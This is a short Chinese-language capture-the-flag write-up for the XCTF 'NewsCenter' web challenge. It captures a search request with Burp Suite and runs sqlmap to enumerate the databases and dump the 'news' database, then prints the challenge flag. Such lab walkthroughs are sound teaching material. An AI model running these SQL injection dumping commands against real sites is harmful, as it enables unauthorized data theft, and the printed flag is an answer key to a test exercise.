攻防世界WEB进阶之NewsCenter

原创


攻防世界WEB进阶之NewsCenter

第一步：描述
第二步：操作
第三步：答案

难度系数： 1星
题目来源： XCTF 4th-QCTF-2018
题目描述：暂无

第一步：描述

本题题目没有描述，所以直接开启场景，映入眼帘的是一个搜索框，所以我们应该自然想到可能存在着sql注入等问题，首先使用bp进行抓取索搜索时候的包。




第二步：操作

抓包之后，将包的header方数据存储，使用sqlmap对其进行扫描，使用的是
Python2 sqlmap.py -r post.txt --dbs （其中post.txt是保存的上图的抓包信息）

第三步：答案

找到了两个可以获取的库，我们使用命令将其显示出来
Python2 sqlmap.py -r post.txt -D news --dump



至此flag为：QCTF{sql_inJec7ion_ezzz}